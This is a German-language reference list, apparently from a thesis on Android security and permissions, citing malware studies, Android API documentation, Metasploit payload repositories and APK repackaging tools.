[151] K. Allix, T. F. Bissyandé, J. Klein und Y. Le Traon, „AndroZoo: Collecting Millions of Android Apps for the Research Community“, in *Proceedings of the 13th International Conference on Mining Software Repositories*, Ser. MSR '16, Austin, Texas: ACM, 2016, S. 468–471, ISBN: 978-1-4503-4186-8. DOI: 10.1145/2901739.2903508. Adresse: http://doi.acm.org/10.1145/2901739.2903508.

[152] H. Wang, J. Si, H. Li und Y. Guo, „RmvDroid: Towards A Reliable Android Malware Dataset with App Metadata“, in *2019 IEEE/ACM 16th International Conference on Mining Software Repositories (MSR)*, 2019, S. 404–408. DOI: 10.1109/MSR.2019.00067.

[153] N. O. Ogwara, K. Petrova und M. L. Bobby Yang, „MOBDroid: An Intelligent Malware Detection System for Improved Data Security in Mobile Cloud Computing Environments“, in *2020 30th International Telecommunication Networks and Applications Conference (ITNAC)*, 2020, S. 1–6. DOI: 10.1109/ITNAC50341.2020.9315052.

[154] A. Alshehri, A. Hewins, M. McCulley, H. Alshahrani, H. Fu und Y. Zhu, „Risks behind Device Information Permissions in Android OS“, *Communications and Network*, Jg. 09, S. 219–234, Jan. 2017. DOI: 10.4236/cn.2017.94016.

[155] „Gerätekennungen“, Android Open Source Project. (2022), Adresse: https://source.android.com/devices/tech/config/device-identifiers (besucht am 01. 06. 2022).

[156] „Access from external storage“, Android for Developers. (2022), Adresse: https://developer.android.com/training/data-storage/app-specific#external (besucht am 01. 07. 2022).

[157] „Permissions and access to external storage“, Android for Developers. (2022), Adresse: https://developer.android.com/training/data-storage (besucht am 01. 07. 2022).

[158] C. Ren, P. Liu und S. Zhu, „WindowGuard: Systematic Protection of GUI Security in Android“, in *NDSS*, Jan. 2017. DOI: 10.14722/ndss.2017.23529.

[159] L. Gong, Z. Li, H. Wang, H. Lin, X. Ma und Y. Liu, „Overlay-based Android Malware Detection at Market Scales: Systematically Adapting to the New Technological Landscape“, *IEEE Transactions on Mobile Computing*, 2021. DOI: 10.1109/TMC.2021.3079433.

[160] E. Alepis und C. Patsakis, „Trapped by the UI: The Android Case“, in *Research in Attacks, Intrusions, and Defenses*, M. Dacier, M. Bailey, M. Polychronakis und M. Antonakakis, Hrsg., Cham: Springer International Publishing, 2017, S. 334–354. DOI: 10.1007/978-3-319-66332-6_15.

[161] S. Dashevskyi, Y. Zhauniarovich, O. Gadyatskaya, A. Pilgun und H. Ouhssain, „Dissecting Android Cryptocurrency Miners“, *CoRR*, Jg. abs/1905.02602, Mai 2019. DOI: 10.48550/arXiv.1905.02602.

[162] R. Unucheck. „Alles über Berechtigungen für Android-Apps“, kaspersky daily. (9. Feb. 2017), Adresse: https://www.kaspersky.de/blog/android-permissions-guide/9743/ (besucht am 31. 05. 2022).

[163] B. Ning, G. Zhang und Z. Zhong, „An Evolutionary Perspective: A Study of Anubis Android Banking Trojan“, in *2020 7th International Conference on Dependable Systems and Their Applications (DSA)*, 2020, S. 141–150. DOI: 10.1109/DSA51864.2020.00026.

[164] W. Cao, C. Xia, S. T. Peddinti, D. Lie, N. Taft und L. M. Austin, „A Large Scale Study of User Behavior, Expectations and Engagement with Android Permissions“, in *30th USENIX Security Symposium (USENIX Security 21)*, 2021, S. 803–820.

[165] D. Westhoff, *Mobile Security: Schwachstellen verstehen und Angriffsszenarien nachvollziehen*, 1. Aufl. Heidelberg: Springer Vieweg Berlin, 2020. DOI: 10.1007/978-3-662-60855-5.

[166] S. Bugiel, L. Davi, A. Dmitrienko, T. Fischer, A.-R. Sadeghi und B. Shastry, „Towards Taming Privilege-Escalation Attacks on Android“, in *19th Annual Network & Distributed System Security Symposium (NDSS'12)*, Jan. 2012.

[167] G. Shrivastava, P. Kumar, D. Gupta und J. Rodrigues, „Privacy Issues of Android Application Permissions: A Literature Review“, *Transactions on Emerging Telecommunications Technologies*, S. 1–17, Dez. 2020. DOI: 10.1002/ett.3773.

[168] E. Yalon. „How attackers could hijack your android camera to spy on you“, CheckmarX. (19. Nov. 2019), Adresse: https://checkmarx.com/blog/how-attackers-could-hijack-your-android-camera/ (besucht am 07. 07. 2022).

[169] F. I. Abro, M. Rajarajan, T. M. Chen und Y. Rahulamathavan, „Android Application Collusion Demystified“, in *Future Network Systems and Security*, R. Doss, S. Piramuthu und W. Zhou, Hrsg., Cham: Springer International Publishing, 2017, S. 176–187. DOI: 10.1007/978-3-319-65548-2_14.

[170] „Android Security Bulletins“, Android Open Source Project. (2022), Adresse: https://source.android.com/security/bulletin (besucht am 07. 07. 2022).

[171] „Overview of Google Play Services“, Google Play Services. (2022), Adresse: https://developers.google.com/android/guides/overview#services (besucht am 30. 06. 2022).

[172] „Intent - ACTION_SCREEN_OFF“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/content/Intent#ACTION_SCREEN_OFF (besucht am 01. 06. 2022).

[173] „Intent - ACTION_SCREEN_ON“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/content/Intent#ACTION_SCREEN_ON (besucht am 01. 06. 2022).

[174] „Intent - ACTION_BOOT_COMPLETED“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/content/Intent#ACTION_BOOT_COMPLETED (besucht am 01. 06. 2022).

[175] „JobScheduler“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/app/job/JobScheduler (besucht am 01. 06. 2022).

[176] „Manifest.permission - RECEIVE_BOOT_COMPLETED“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/Manifest.permission (besucht am 30. 05. 2022).

[177] „WifiManager“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/net/wifi/WifiManager (besucht am 30. 05. 2022).

[178] „ConnectivityManager - getActiveNetworkInfo“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/net/ConnectivityManager#getActiveNetworkInfo() (besucht am 30. 05. 2022).

[179] „PowerManager.WakeLock“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/os/PowerManager.WakeLock (besucht am 30. 05. 2022).

[180] „Vibrator - vibrate“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/os/Vibrator#vibrate(long) (besucht am 30. 05. 2022).

[181] „android / platform / packages / providers / TelephonyProvider / pie-release / . / AndroidManifest.xml“, Google Git. (2018), Adresse: https://android.googlesource.com/platform/packages/providers/TelephonyProvider/+/pie-release/AndroidManifest.xml (besucht am 15. 06. 2022).

[182] „LocationManager“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/location/LocationManager (besucht am 31. 05. 2022).

[183] „TelephonyManager - getImei“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/telephony/TelephonyManager#getImei(int) (besucht am 31. 05. 2022).

[184] „Analysis of IMEI numbers“, International Numbering Plans. (2022), Adresse: https://www.numberingplans.com/?page=analysis&sub=imeinr (besucht am 16. 06. 2022).

[185] „WindowManager - TYPE_APPLICATION_OVERLAY“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/view/WindowManager.LayoutParams#TYPE_APPLICATION_OVERLAY (besucht am 31. 05. 2022).

[186] „rapid7/metasploit-payloads“, GitHub. (2022), Adresse: https://github.com/rapid7/metasploit-payloads/tree/master/java/androidpayload (besucht am 30. 05. 2022).

[187] „Working with Payloads | Metasploit Documentation“, Rapid7. (2022), Adresse: https://docs.rapid7.com/metasploit/working-with-payloads (besucht am 30. 05. 2022).

[188] „WallpaperManager - setStream“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/app/WallpaperManager#setStream(java.io.InputStream) (besucht am 30. 05. 2022).

[189] „Settings - ACTION_REQUEST_IGNORE_BATTERY_OPTIMIZATIONS“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/provider/Settings#ACTION_REQUEST_IGNORE_BATTERY_OPTIMIZATIONS (besucht am 30. 05. 2022).

[190] „WifiManager - setWifiEnabled“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/net/wifi/WifiManager#setWifiEnabled(boolean) (besucht am 31. 05. 2022).

[191] „WifiManager - startScan“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/net/wifi/WifiManager#startScan() (besucht am 31. 05. 2022).

[192] R. Wiśniewski, *Apktool*, Version v 2.4.0-dirty. Adresse: https://ibotpeaches.github.io/Apktool/ (besucht am 31. 05. 2022).

[193] codyi96, *xml2axml*, Version v.2.0.1. Adresse: https://github.com/codyi96/xml2axml/releases/tag/2.0.1 (besucht am 31. 05. 2022).

[194] AOSP, *zipalign*, 2009.

[195] „zipalign“, Android for Developers. (2022), Adresse: https://developer.android.com/studio/command-line/zipalign.html (besucht am 31. 05. 2022).

[196] „Java Development Kit Version 17 API Specification“, Oracle Help Center. (2. März 2022), Adresse: https://docs.oracle.com/en/java/javase/17/docs/specs/man/keytool.html (besucht am 31. 05. 2022).

[197] *Apksigner*, Version 0.9, AOSP, 2022.

[198] braintrapp. „Ampere“. (29. Apr. 2022), Adresse: https://play.google.com/store/apps/details?id=com.gombosdev.ampere&hl=de&gl=US (besucht am 31. 05. 2022).

[199] takeaway.com. „Lieferando.de“. (2022), Adresse: https://play.google.com/store/apps/details?id=com.yopeso.lieferando&hl=de&gl=US (besucht am 31. 05. 2022).

[200] AVIRA. „Avira Security Antivirus & VPN“. (2022), Adresse: https://play.google.com/store/apps/details?id=com.avira.android&hl=de&gl=US (besucht am 31. 05. 2022).

[201] „templates - Empty Activity“, Android for Developers. (2022), Adresse: https://developer.android.com/studio/projects/templates#EmptyActivity (besucht am 21. 06. 2022).

[202] „Network address space“, Android for Developers. (2022), Adresse: https://developer.android.com/studio/run/emulator-networking (besucht am 24. 06. 2022).

[203] „Android ABIs“, Android for Developers. (2022), Adresse: https://developer.android.com/ndk/guides/abis (besucht am 25. 06. 2022).

[204] A. Merlo, A. Ruggia, L. Sciolla und L. Verderame, „You Shall not Repackage! Demystifying Anti-Repackaging on Android“, *Computers & Security*, Jg. 103, 2021. DOI: 10.1016/j.cose.2021.102181.

[205] „R.attr - permissionFlags“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/R.attr#permissionFlags (besucht am 17. 05. 2022).

[206] „android / platform / frameworks / base / marshmallow-release / . / core / res / res / values-de / strings.xml“, Google Git. (2015), Adresse: https://android.googlesource.com/platform/frameworks/base/+/marshmallow-release/core/res/res/values-de/strings.xml (besucht am 16. 06. 2022).

[207] „android / platform / frameworks / base / android12L-release / . / core / res / res / values-de / strings.xml“, Google Git. (2021), Adresse: https://android.googlesource.com/platform/frameworks/base/+/android12L-release/core/res/res/values-de/strings.xml (besucht am 16. 06. 2022).

[208] ARP_issues, *APMiner*, Version 1.0, 2021. Adresse: https://github.com/ARP-issues/ARP-DP (besucht am 31. 05. 2022).

[209] „android / platform / frameworks / base / pie-release / . / core / java / android / provider / CallLog.java“, Google Git. (2018), Adresse: https://android.googlesource.com/platform/frameworks/base/+/pie-release/core/java/android/provider/CallLog.java (besucht am 15. 06. 2022).

[210] „android / platform / packages / providers / ContactsProvider / refs/heads/pie-release / . / AndroidManifest.xml“, Google Git. (2018), Adresse: https://android.googlesource.com/platform/packages/providers/ContactsProvider/+/refs/heads/pie-release/AndroidManifest.xml (besucht am 15. 06. 2022).